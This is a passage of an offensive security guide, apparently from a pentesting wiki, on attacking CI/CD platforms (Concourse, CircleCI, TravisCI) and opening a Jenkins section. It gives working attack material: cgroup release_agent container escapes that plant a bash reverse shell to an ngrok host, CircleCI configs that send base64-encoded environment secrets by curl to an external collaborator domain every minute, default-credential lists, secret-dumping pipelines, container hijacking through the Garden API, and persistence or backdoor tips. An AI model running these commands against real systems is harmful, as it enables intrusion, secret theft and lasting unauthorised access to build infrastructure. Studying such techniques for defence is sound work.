fly -t tutorial intercept --job pipe-name/simple

Check **127.0.0.1:8080** to see the pipeline flow.

### Bash script with output/input pipeline

It's possible to **save the results of one task in a file** and indicate that it's an output and then indicate the input of the next task as the output of the previous task. What concourse does is to **mount the directory of the previous task in the new task where you can access the files created by the previous task**.

### Triggers

You don't need to trigger the jobs manually every-time you need to run them, you can also program them to be run every-time:

* Some time passes: [Time resource](https://github.com/concourse/time-resource/)
* On new commits to the main branch: [Git resource](https://github.com/concourse/git-resource)
* New PR's: [Github-PR resource](https://github.com/telia-oss/github-pr-resource)
* Fetch or push the latest image of your app: [Registry-image resource](https://github.com/concourse/registry-image-resource/)

Check a YAML pipeline example that triggers on new commits to master in <https://concourse-ci.org/tutorial-resources.html>

# Concourse Enumeration & Attacks

### User Roles & Permissions

Concourse comes with five roles:

* *Concourse* **Admin**: This role is only given to owners of the **main team** (default initial concourse team). Admins can **configure other teams** (e.g.: fly set-team, fly destroy-team...). The permissions of this role cannot be affected by RBAC.
* **owner**: Team owners can **modify everything within the team**.
* **member**: Team members can **read and write** within the **teams assets** but cannot modify the team settings.
* **pipeline-operator**: Pipeline operators can perform **pipeline operations** such as triggering builds and pinning resources, however they cannot update pipeline configurations.
* **viewer**: Team viewers have **"read-only" access to a team** and its pipelines.

Moreover, the **permissions of the roles owner, member, pipeline-operator and viewer can be modified** configuring RBAC (configuring more specifically it's actions). Read more about it in: <https://concourse-ci.org/user-roles.html>

Note that Concourse **groups pipelines inside Teams**. Therefore users belonging to a Team will be able to manage those pipelines and **several Teams** might exist. A user can belong to several Teams and have different permissions inside each of them.

### Vars & Credential Manager

In the YAML configs you can configure values using the syntax ((\_source-name\_:\_secret-path\_.\_secret-field\_)). [From the docs:](https://concourse-ci.org/vars.html#var-syntax) The **source-name is optional**, and if omitted, the [cluster-wide credential manager](https://concourse-ci.org/vars.html#cluster-wide-credential-manager) will be used, or the value may be provided [statically](https://concourse-ci.org/vars.html#static-vars). The **optional \_secret-field**\_ specifies a field on the fetched secret to read. If omitted, the credential manager may choose to read a 'default field' from the fetched credential if the field exists. Moreover, the ***secret-path*** and ***secret-field*** may be surrounded by double quotes "..." if they **contain special characters** like . and :. For instance, ((source:"my.secret"."field:1")) will set the *secret-path* to my.secret and the *secret-field* to field:1.

#### Static Vars

Static vars can be specified in **tasks steps**:

- task: unit-1.13

file: booklit/ci/unit.yml

vars: {tag: 1.13}

Or using the following fly **arguments**:

* -v or --var NAME=VALUE sets the string VALUE as the value for the var NAME.
* -y or --yaml-var NAME=VALUE parses VALUE as YAML and sets it as the value for the var NAME.
* -i or --instance-var NAME=VALUE parses VALUE as YAML and sets it as the value for the instance var NAME. See [Grouping Pipelines](https://concourse-ci.org/instanced-pipelines.html) to learn more about instance vars.
* -l or --load-vars-from FILE loads FILE, a YAML document containing mapping var names to values, and sets them all.

#### Credential Management

There are different ways a **Credential Manager can be specified** in a pipeline, read how in <https://concourse-ci.org/creds.html>. Moreover, Concourse supports different credential managers:

* [The Vault credential manager](https://concourse-ci.org/vault-credential-manager.html)
* [The CredHub credential manager](https://concourse-ci.org/credhub-credential-manager.html)
* [The AWS SSM credential manager](https://concourse-ci.org/aws-ssm-credential-manager.html)
* [The AWS Secrets Manager credential manager](https://concourse-ci.org/aws-asm-credential-manager.html)
* [Kubernetes Credential Manager](https://concourse-ci.org/kubernetes-credential-manager.html)
* [The Conjur credential manager](https://concourse-ci.org/conjur-credential-manager.html)
* [Caching credentials](https://concourse-ci.org/creds-caching.html)
* [Redacting credentials](https://concourse-ci.org/creds-redacting.html)
* [Retrying failed fetches](https://concourse-ci.org/creds-retry-logic.html)

Note that if you have some kind of **write access to Concourse** you can create jobs to **exfiltrate those secrets** as Concourse needs to be able to access them.

### Concourse Enumeration

In order to enumerate a concourse environment you first need to **gather valid credentials** or to find an **authenticated token** probably in a .flyrc config file.

#### Login and Current User enum

* To login you need to know the **endpoint**, the **team name** (default is main) and a **team the user belongs to**:
  + fly --target example login --team-name my-team --concourse-url https://ci.example.com [--insecure] [--client-cert=./path --client-key=./path]
* Get configured **targets**:
  + fly targets
* Get if the configured **target connection** is still **valid**:
  + fly -t <target> status
* Get **role** of the user against the indicated target:
  + fly -t <target> userinfo

Note that the **API token** is **saved** in $HOME/.flyrc by default, you looting a machines you could find there the credentials.

#### Teams & Users

* Get a list of the Teams
  + fly -t <target> teams
* Get roles inside team
  + fly -t <target> get-team -n <team-name>
* Get a list of users
  + fly -t <target> active-users

#### Pipelines

* **List** pipelines:
  + fly -t <target> pipelines -a
* **Get** pipeline yaml (**sensitive information** might be found in the definition):
  + fly -t <target> get-pipeline -p <pipeline-name>
* Get all pipeline **config declared vars**
  + for pipename in $(fly -t <target> pipelines | grep -Ev "^id" | awk '{print $2}'); do echo $pipename; fly -t <target> get-pipeline -p $pipename -j | grep -Eo '"vars":[^}]+'; done
* Get all the **pipelines secret names used** (if you can create/modify a job or hijack a container you could exfiltrate them):

rm /tmp/secrets.txt;

for pipename in $(fly -t onelogin pipelines | grep -Ev "^id" | awk '{print $2}'); do

echo $pipename;

fly -t onelogin get-pipeline -p $pipename | grep -Eo '\(\(.\*\)\)' | sort | uniq | tee -a /tmp/secrets.txt;

echo "";

done

echo ""

echo "ALL SECRETS"

cat /tmp/secrets.txt | sort | uniq

rm /tmp/secrets.txt

#### Containers & Workers

* List **workers**:
  + fly -t <target> workers
* List **containers**:
  + fly -t <target> containers
* List **builds** (to see what is running):
  + fly -t <target> builds

### Concourse Attacks

#### Credentials Brute-Force

* admin:admin
* test:test

#### Secrets and params enumeration

In the previous section we saw how you can **get all the secrets names and vars** used by the pipeline. The **vars might contain sensitive info** and the name of the **secrets will be useful later to try to steal** them.

#### Session inside running or recently run container

If you have enough privileges (**member role or more**) you will be able to **list pipelines and roles** and just get a **session inside** the <pipeline>/<job> **container** using:

fly -t tutorial intercept --job pipeline-name/job-name

fly -t tutorial intercept # To be presented a prompt with all the options

With these permissions you might be able to:

* **Steal the secrets** inside the **container**
* Try to **escape** to the node
* Enumerate/Abuse **cloud metadata** endpoint (from the pod and from the node, if possible)

#### Pipeline Creation/Modification

If you have enough privileges (**member role or more**) you will be able to **create/modify new pipelines.** Check this example:

jobs:

- name: simple

plan:

- task: simple-task

privileged: true

config:

# Tells Concourse which type of worker this task should run on

platform: linux

image\_resource:

type: registry-image

source:

repository: busybox # images are pulled from docker hub by default

run:

path: sh

args:

- -cx

- |

echo "$SUPER\_SECRET"

sleep 1000

params:

SUPER\_SECRET: ((super.secret))

With the **modification/creation** of a new pipeline you will be able to:

* **Steal** the **secrets** (via echoing them out or getting inside the container and running env)
* **Escape** to the **node** (by giving you enough privileges - privileged: true)
* Enumerate/Abuse **cloud metadata** endpoint (from the pod and from the node)
* **Delete** created pipeline

#### Execute Custom Task

This is similar to the previous method but instead of modifying/creating a whole new pipeline you can **just execute a custom task** (which will probably be much more **stealthier**):

# For more task\_config options check https://concourse-ci.org/tasks.html

platform: linux

image\_resource:

type: registry-image

source:

repository: ubuntu

run:

path: sh

args:

- -cx

- |

env

sleep 1000

params:

SUPER\_SECRET: ((super.secret))

fly -t tutorial execute --privileged --config task\_config.yml

#### Escaping to the node from privileged task

In the previous sections we saw how to **execute a privileged task with concourse**. This won't give the container exactly the same access as the privileged flag in a docker container. For example, you won't see the node filesystem device in /dev, so the escape could be more "complex".

In the following PoC we are going to use the release\_agent to escape with some small modifications:

# Mounts the RDMA cgroup controller and create a child cgroup

# If you're following along and get "mount: /tmp/cgrp: special device cgroup does not exist"

# It's because your setup doesn't have the memory cgroup controller, try change memory to rdma to fix it

mkdir /tmp/cgrp && mount -t cgroup -o memory cgroup /tmp/cgrp && mkdir /tmp/cgrp/x

# Enables cgroup notifications on release of the "x" cgroup

echo 1 > /tmp/cgrp/x/notify\_on\_release

# CHANGE ME

# The host path will look like the following, but you need to change it:

host\_path="/mnt/vda1/hostpath-provisioner/default/concourse-work-dir-concourse-release-worker-0/overlays/ae7df0ca-0b38-4c45-73e2-a9388dcb2028/rootfs"

## The initial path "/mnt/vda1" is probably the same, but you can check it using the mount command:

#/dev/vda1 on /scratch type ext4 (rw,relatime)

#/dev/vda1 on /tmp/build/e55deab7 type ext4 (rw,relatime)

#/dev/vda1 on /etc/hosts type ext4 (rw,relatime)

#/dev/vda1 on /etc/resolv.conf type ext4 (rw,relatime)

## Then next part I think is constant "hostpath-provisioner/default/"

## For the next part "concourse-work-dir-concourse-release-worker-0" you need to know how it's constructed

# "concourse-work-dir" is constant

# "concourse-release" is the consourse prefix of the current concourse env (you need to find it from the API)

# "worker-0" is the name of the worker the container is running in (will be usually that one or incrementing the number)

## The final part "overlays/bbedb419-c4b2-40c9-67db-41977298d4b3/rootfs" is kind of constant

# running `mount | grep "on / " | grep -Eo "workdir=([^,]+)"` you will see something like:

# workdir=/concourse-work-dir/overlays/work/ae7df0ca-0b38-4c45-73e2-a9388dcb2028

# the UID is the part we are looking for

# Then the host\_path is:

#host\_path="/mnt/<device>/hostpath-provisioner/default/concourse-work-dir-<concourse\_prefix>-worker-<num>/overlays/<UID>/rootfs"

# Sets release\_agent to /path/payload

echo "$host\_path/cmd" > /tmp/cgrp/release\_agent

#====================================

#Reverse shell

echo '#!/bin/bash' > /cmd

echo "bash -i >& /dev/tcp/0.tcp.ngrok.io/14966 0>&1" >> /cmd

chmod a+x /cmd

#====================================

# Get output

echo '#!/bin/sh' > /cmd

echo "ps aux > $host\_path/output" >> /cmd

chmod a+x /cmd

#====================================

# Executes the attack by spawning a process that immediately ends inside the "x" child cgroup

sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"

# Reads the output

cat /output

As you might have noticed this is just a [**regular release\_agent escape**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/concourse-security/broken-reference/README.md) just modifying the path of the cmd in the node

#### Escaping to the node from a Worker container

A regular release\_agent escape with a minor modification is enough for this:

mkdir /tmp/cgrp && mount -t cgroup -o memory cgroup /tmp/cgrp && mkdir /tmp/cgrp/x

# Enables cgroup notifications on release of the "x" cgroup

echo 1 > /tmp/cgrp/x/notify\_on\_release

host\_path=`sed -n 's/.\*\perdir=\([^,]\*\).\*/\1/p' /etc/mtab | head -n 1`

echo "$host\_path/cmd" > /tmp/cgrp/release\_agent

#====================================

#Reverse shell

echo '#!/bin/bash' > /cmd

echo "bash -i >& /dev/tcp/0.tcp.ngrok.io/14966 0>&1" >> /cmd

chmod a+x /cmd

#====================================

# Get output

echo '#!/bin/sh' > /cmd

echo "ps aux > $host\_path/output" >> /cmd

chmod a+x /cmd

#====================================

# Executes the attack by spawning a process that immediately ends inside the "x" child cgroup

sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"

# Reads the output

cat /output

#### Escaping to the node from the Web container

Even if the web container has some defenses disabled it's **not running as a common privileged container** (for example, you **cannot** **mount** and the **capabilities** are very **limited**, so all the easy ways to escape from the container are useless).

However, it stores **local credentials in clear text**:

cat /concourse-auth/local-users

test:test

env | grep -i local\_user

CONCOURSE\_MAIN\_TEAM\_LOCAL\_USER=test

CONCOURSE\_ADD\_LOCAL\_USER=test:test

You cloud use that credentials to **login against the web server** and **create a privileged container and escape to the node**.

In the environment you can also find information to **access the postgresql** instance that concourse uses (address, **username**, **password** and database among other info):

env | grep -i postg

CONCOURSE\_RELEASE\_POSTGRESQL\_PORT\_5432\_TCP\_ADDR=10.107.191.238

CONCOURSE\_RELEASE\_POSTGRESQL\_PORT\_5432\_TCP\_PORT=5432

CONCOURSE\_RELEASE\_POSTGRESQL\_SERVICE\_PORT\_TCP\_POSTGRESQL=5432

CONCOURSE\_POSTGRES\_USER=concourse

CONCOURSE\_POSTGRES\_DATABASE=concourse

CONCOURSE\_POSTGRES\_PASSWORD=concourse

[...]

# Access the postgresql db

psql -h 10.107.191.238 -U concourse -d concourse

select \* from password; #Find hashed passwords

select \* from access\_tokens;

select \* from auth\_code;

select \* from client;

select \* from refresh\_token;

select \* from teams; #Change the permissions of the users in the teams

select \* from users;

#### Abusing Garden Service - Not a real Attack

This are just some interesting notes about the service, but because it's only listening on localhost, this notes won't present any impact we haven't already exploited before

By default each concourse worker will be running a [**Garden**](https://github.com/cloudfoundry/garden) service in port 7777. This service is used by the Web master to indicate the worker **what he needs to execute** (download the image and run each task). This sound pretty good for an attacker, but there are some nice protections:

* It's just **exposed locally** (127..0.0.1) and I think when the worker authenticates agains the Web with the special SSH service, a tunnel is created so the web server can **talk to each Garden service** inside each worker.
* The web server is **monitoring the running containers every few seconds**, and **unexpected** containers are **deleted**. So if you want to **run a custom container** you need to **tamper** with the **communication** between the web server and the garden service.

Concourse workers run with high container privileges:

Container Runtime: docker

Has Namespaces:

pid: true

user: false

AppArmor Profile: kernel

Capabilities:

BOUNDING -> chown dac\_override dac\_read\_search fowner fsetid kill setgid setuid setpcap linux\_immutable net\_bind\_service net\_broadcast net\_admin net\_raw ipc\_lock ipc\_owner sys\_module sys\_rawio sys\_chroot sys\_ptrace sys\_pacct sys\_admin sys\_boot sys\_nice sys\_resource sys\_time sys\_tty\_config mknod lease audit\_write audit\_control setfcap mac\_override mac\_admin syslog wake\_alarm block\_suspend audit\_read

Seccomp: disabled

However, techniques like **mounting** the /dev device of the node or release\_agent **won't work** (as the real device with the filesystem of the node isn't accesible, only a virtual one). We cannot access processes of the node, so escaping from the node without kernel exploits get complicated.

In the previous section we saw how to escape from a privileged container, so if we can **execute** commands in a **privileged container** created by the **current** **worker**, we could **escape to the node**.

Note that playing with concourse I noted that when a new container is spawned to run something, the container processes are accessible from the worker container, so it's like a container creating a new container inside of it.

**Getting inside a running privileged container**

# Get current container

curl 127.0.0.1:7777/containers

{"Handles":["ac793559-7f53-4efc-6591-0171a0391e53","c6cae8fc-47ed-4eab-6b2e-f3bbe8880690"]}

# Get container info

curl 127.0.0.1:7777/containers/ac793559-7f53-4efc-6591-0171a0391e53/info

curl 127.0.0.1:7777/containers/ac793559-7f53-4efc-6591-0171a0391e53/properties

# Execute a new process inside a container

## In this case "sleep 20000" will be executed in the container with handler ac793559-7f53-4efc-6591-0171a0391e53

wget -v -O- --post-data='{"id":"task2","path":"sh","args":["-cx","sleep 20000"],"dir":"/tmp/build/e55deab7","rlimits":{},"tty":{"window\_size":{"columns":500,"rows":500}},"image":{}}' \

--header='Content-Type:application/json' \

'http://127.0.0.1:7777/containers/ac793559-7f53-4efc-6591-0171a0391e53/processes'

# OR instead of doing all of that, you could just get into the ns of the process of the privileged container

nsenter --target 76011 --mount --uts --ipc --net --pid -- sh

**Creating a new privileged container**

You can very easily create a new container (just run a random UID) and execute something on it:

curl -X POST http://127.0.0.1:7777/containers \

-H 'Content-Type: application/json' \

-d '{"handle":"123ae8fc-47ed-4eab-6b2e-123458880690","rootfs":"raw:///concourse-work-dir/volumes/live/ec172ffd-31b8-419c-4ab6-89504de17196/volume","image":{},"bind\_mounts":[{"src\_path":"/concourse-work-dir/volumes/live/9f367605-c9f0-405b-7756-9c113eba11f1/volume","dst\_path":"/scratch","mode":1}],"properties":{"user":""},"env":["BUILD\_ID=28","BUILD\_NAME=24","BUILD\_TEAM\_ID=1","BUILD\_TEAM\_NAME=main","ATC\_EXTERNAL\_URL=http://127.0.0.1:8080"],"limits":{"bandwidth\_limits":{},"cpu\_limits":{},"disk\_limits":{},"memory\_limits":{},"pid\_limits":{}}}'

# Wget will be stucked there as long as the process is being executed

wget -v -O- --post-data='{"id":"task2","path":"sh","args":["-cx","sleep 20000"],"dir":"/tmp/build/e55deab7","rlimits":{},"tty":{"window\_size":{"columns":500,"rows":500}},"image":{}}' \

--header='Content-Type:application/json' \

'http://127.0.0.1:7777/containers/ac793559-7f53-4efc-6591-0171a0391e53/processes'

However, the web server is checking every few seconds the containers that are running, and if an unexpected one is discovered, it will be deleted. As the communication is occurring in HTTP, you could tamper the communication to avoid the deletion of unexpected containers:

GET /containers HTTP/1.1.

Host: 127.0.0.1:7777.

User-Agent: Go-http-client/1.1.

Accept-Encoding: gzip.

.

T 127.0.0.1:7777 -> 127.0.0.1:59722 [AP] #157

HTTP/1.1 200 OK.

Content-Type: application/json.

Date: Thu, 17 Mar 2022 22:42:55 GMT.

Content-Length: 131.

.

{"Handles":["123ae8fc-47ed-4eab-6b2e-123458880690","ac793559-7f53-4efc-6591-0171a0391e53","c6cae8fc-47ed-4eab-6b2e-f3bbe8880690"]}

T 127.0.0.1:59722 -> 127.0.0.1:7777 [AP] #159

DELETE /containers/123ae8fc-47ed-4eab-6b2e-123458880690 HTTP/1.1.

Host: 127.0.0.1:7777.

User-Agent: Go-http-client/1.1.

Accept-Encoding: gzip.

## References

* https://concourse-ci.org/vars.html

# CircleCI Security

## Basic Information

[**CircleCI**](https://circleci.com/docs/2.0/about-circleci/) is a Continuos Integration platform where you can **define templates** indicating what you want it to do with some code and when to do it. This way you can **automate testing** or **deployments** directly **from your repo master branch** for example.

## Permissions

**CircleCI** **inherits the permissions** from github and bitbucket related to the **account** that logs in. In my testing I checked that as long as you have **write permissions over the repo in github**, you are going to be able to **manage its project settings in CircleCI** (set new ssh keys, get project api keys, create new branches with new CircleCI configs...).

However, you need to be a a **repo admin** in order to **convert the repo into a CircleCI project**.

## Env Variables & Secrets

According to [**the docs**](https://circleci.com/docs/2.0/env-vars/) there are different ways to **load values in environment variables** inside a workflow.

### Built-in env variables

Every container run by CircleCI will always have [**specific env vars defined in the documentation**](https://circleci.com/docs/2.0/env-vars/#built-in-environment-variables) like CIRCLE\_PR\_USERNAME, CIRCLE\_PROJECT\_REPONAME or CIRCLE\_USERNAME.

### Clear text

You can declare them in clear text inside a **command**:

- run:

name: "set and echo"

command: |

SECRET="A secret"

echo $SECRET

You can declare them in clear text inside the **run environment**:

- run:

name: "set and echo"

command: echo $SECRET

environment:

SECRET: A secret

You can declare them in clear text inside the **build-job environment**:

jobs:

build-job:

docker:

- image: cimg/base:2020.01

environment:

SECRET: A secret

You can declare them in clear text inside the **environment of a container**:

jobs:

build-job:

docker:


- image: cimg/base:2020.01

environment:

SECRET: A secret

### Project Secrets


These are **secrets** that are only going to be **accessible** by the **project** (by **any branch**). You can see them **declared in** *https://app.circleci.com/settings/project/github/<org\_name>/<repo\_name>/environment-variables*



The "**Import Variables**" functionality allows to **import variables from other projects** to this one.

### Context Secrets

These are secrets that are **org wide**. By **default any repo** is going to be able to **access any secret** stored here:



However, note that a different group (instead of All members) can be **selected to only give access to the secrets to specific people**. This is currently one of the best ways to **increase the security of the secrets**, to not allow everybody to access them but just some people.

## Attacks

### Search Clear Text Secrets

If you have **access to the VCS** (like github) check the file .circleci/config.yml of **each repo on each branch** and **search** for potential **clear text secrets** stored in there.

### Secret Env Vars & Context enumeration

Checking the code you can find **all the secrets names** that are being **used** in each .circleci/config.yml file. You can also get the **context names** from those files or check them in the web console: *https://app.circleci.com/settings/organization/github/<org\_name>/contexts*.

### Exfiltrate Project secrets

In order to **exfiltrate ALL** the project and context **SECRETS** you **just** need to have **WRITE** access to **just 1 repo** in the whole github org (*and your account must have access to the contexts but by default everyone can access every context*).

The "**Import Variables**" functionality allows to **import variables from other projects** to this one. Therefore, an attacker could **import all the project variables from all the repos** and then **exfiltrate all of them together**.

All the project secrets always are set in the env of the jobs, so just calling env and obfuscating it in base64 will exfiltrate the secrets in the **workflows web log console**:

version: 2.1

jobs:

exfil-env:

docker:

- image: cimg/base:stable

steps:

- checkout

- run:

name: "Exfil env"

command: "env | base64"

workflows:

exfil-env-workflow:

jobs:

- exfil-env

If you **don't have access to the web console** but you have **access to the repo** and you know that CircleCI is used, you can just **create a workflow** that is **triggered every minute** and that **exfils the secrets to an external address**:

version: 2.1

jobs:

exfil-env:

docker:

- image: cimg/base:stable

steps:

- checkout

- run:

name: "Exfil env"

command: "curl https://lyn7hzchao276nyvooiekpjn9ef43t.burpcollaborator.net/?a=`env | base64 -w0`"

# I filter by the repo branch where this config.yaml file is located: circleci-project-setup

workflows:

exfil-env-workflow:

triggers:

- schedule:

cron: "\* \* \* \* \*"

filters:

branches:

only:

- circleci-project-setup

jobs:

- exfil-env

### Exfiltrate Context Secrets

You need to **specify the context name** (this will also exfiltrate the project secrets):

version: 2.1

jobs:

exfil-env:

docker:

- image: cimg/base:stable

steps:

- checkout

- run:

name: "Exfil env"

command: "env | base64"

workflows:

exfil-env-workflow:

jobs:

- exfil-env:

context: Test-Context

If you **don't have access to the web console** but you have **access to the repo** and you know that CircleCI is used, you can just **modify a workflow** that is **triggered every minute** and that **exfils the secrets to an external address**:

version: 2.1

jobs:

exfil-env:

docker:

- image: cimg/base:stable

steps:

- checkout

- run:

name: "Exfil env"

command: "curl https://lyn7hzchao276nyvooiekpjn9ef43t.burpcollaborator.net/?a=`env | base64 -w0`"

# I filter by the repo branch where this config.yaml file is located: circleci-project-setup

workflows:

exfil-env-workflow:

triggers:

- schedule:

cron: "\* \* \* \* \*"

filters:

branches:

only:

- circleci-project-setup

jobs:

- exfil-env:

context: Test-Context

Just creating a new .circleci/config.yml in a repo **isn't enough to trigger a circleci build**. You need to **enable it as a project in the circleci console**.

### Escape to Cloud

**CircleCI** gives you the option to run **your builds in their machines or in your own**. By default their machines are located in GCP, and you initially won't be able to fid anything relevant. However, if a victim is running the tasks in **their own machines (potentially, in a cloud env)**, you might find a **cloud metadata endpoint with interesting information on it**.

Notice that in the previous examples it was launched everything inside a docker container, but you can also **ask to launch a VM machine** (which may have different cloud permissions):

jobs:

exfil-env:

#docker:

# - image: cimg/base:stable

machine:

image: ubuntu-2004:current

Or even a docker container with access to a remote docker service:

jobs:

exfil-env:

docker:

- image: cimg/base:stable

steps:

- checkout

- setup\_remote\_docker:

version: 19.03.13

### Persistence

* It's possible to **create** **user tokens in CircleCI** to access the API endpoints with the users access.
  + *https://app.circleci.com/settings/user/tokens*
* It's possible to **create projects tokens** to access the project with the permissions given to the token.
  + *https://app.circleci.com/settings/project/github/<org>/<repo>/api*
* It's possible to **add SSH keys** to the projects.
  + *https://app.circleci.com/settings/project/github/<org>/<repo>/ssh*
* It's possible to **create a cron job in hidden branch** in an unexpected project that is **leaking** all the **context env** vars everyday.
  + Or even create in a branch / modify a known job that will **leak** all context and **projects secrets** everyday.
* If you are a github owner you can **allow unverified orbs** and configure one in a job as **backdoor**
* You can find a **command injection vulnerability** in some task and **inject commands** via a **secret** modifying its value

# TravisCI Security

## What is TravisCI

**Travis CI** is a **hosted** or on **premises** **continuous integration** service used to build and test software projects hosted on several **different git platform**.

# Basic TravisCI Information

## Access

TravisCI directly integrates with different git platforms such as Github, Bitbucket, Assembla, and Gitlab. It will ask the user to give TravisCI permissions to access the repos he wants to integrate with TravisCI.


For example, in Github it will ask for the following permissions:

* user:email (read-only)
* read:org (read-only)
* repo: Grants read and write access to code, commit statuses, collaborators, and deployment statuses for public and private repositories and organizations.

## Encrypted Secrets

### Environment Variables

In TravisCI, as in other CI platforms, it's possible to **save at repo level secrets** that will be saved encrypted and be **decrypted and push in the environment variable** of the machine executing the build.



It's possible to indicate the **branches to which the secrets are going to be available** (by default all) and also if TravisCI **should hide its value** if it appears **in the logs** (by default it will).

### Custom Encrypted Secrets


For **each repo** TravisCI generates an **RSA keypair**, **keeps** the **private** one, and makes the repository’s **public key available** to those who have **access** to the repository.

You can access the public key of one repo with:

travis pubkey -r <owner>/<repo\_name>

travis pubkey -r carlospolop/t-ci-test

Then, you can use this setup to **encrypt secrets and add them to your .travis.yaml**. The secrets will be **decrypted when the build is run** and accessible in the **environment variables**.



Note that the secrets encrypted this way won't appear listed in the environmental variables of the settings.

### Custom Encrypted Files

Same way as before, TravisCI also allows to **encrypt files and then decrypt them during the build**:

travis encrypt-file super\_secret.txt -r carlospolop/t-ci-test

encrypting super\_secret.txt for carlospolop/t-ci-test

storing result as super\_secret.txt.enc

storing secure env variables for decryption

Please add the following to your build script (before\_install stage in your .travis.yml, for instance):

openssl aes-256-cbc -K $encrypted\_355e94ba1091\_key -iv $encrypted\_355e94ba1091\_iv -in super\_secret.txt.enc -out super\_secret.txt -d


Pro Tip: You can add it automatically by running with --add.

Make sure to add super\_secret.txt.enc to the git repository.

Make sure not to add super\_secret.txt to the git repository.

Commit all changes to your .travis.yml.

Note that when encrypting a file 2 Env Variables will be configured inside the repo such as:



## TravisCI Enterprise

Travis CI Enterprise is an **on-prem version of Travis CI**, which you can deploy **in your infrastructure**. Think of the ‘server’ version of Travis CI. Using Travis CI allows you to enable an easy-to-use Continuous Integration/Continuous Deployment (CI/CD) system in an environment, which you can configure and secure as you want to.

**Travis CI Enterprise consists of two major parts:**

1. TCI **services** (or TCI Core Services), responsible for integration with version control systems, authorizing builds, scheduling build jobs, etc.
2. TCI **Worker** and build environment images (also called OS images).


**TCI Core services require the following:**

1. A **PostgreSQL11** (or later) database.
2. An infrastructure to deploy a Kubernetes cluster; it can be deployed in a server cluster or in a single machine if required
3. Depending on your setup, you may want to deploy and configure some of the components on your own, e.g., RabbitMQ - see the [Setting up Travis CI Enterprise](https://docs.travis-ci.com/user/enterprise/tcie-3.x-setting-up-travis-ci-enterprise/) for more details.

**TCI Worker requires the following:**

1. An infrastructure where a docker image containing the **Worker and a linked build image can be deployed**.
2. Connectivity to certain Travis CI Core Services components - see the [Setting Up Worker](https://docs.travis-ci.com/user/enterprise/setting-up-worker/) for more details.

The amount of deployed TCI Worker and build environment OS images will determine the total concurrent capacity of Travis CI Enterprise deployment in your infrastructure.



# Jenkins Security

## Basic Information

Jenkins is a tool that offers a straightforward method for establishing a **continuous integration** or **continuous delivery** (CI/CD) environment for almost **any** combination of **programming languages** and source code repositories using pipelines. Furthermore, it automates various routine development tasks. While Jenkins doesn't eliminate the **need to create scripts for individual steps**, it does provide a faster and more robust way to integrate the entire sequence of build, test, and deployment tools than one can easily construct manually.

# Basic Jenkins Information

## Access

### Username + Password

The most common way to login in Jenkins if with a username or a password

### Cookie

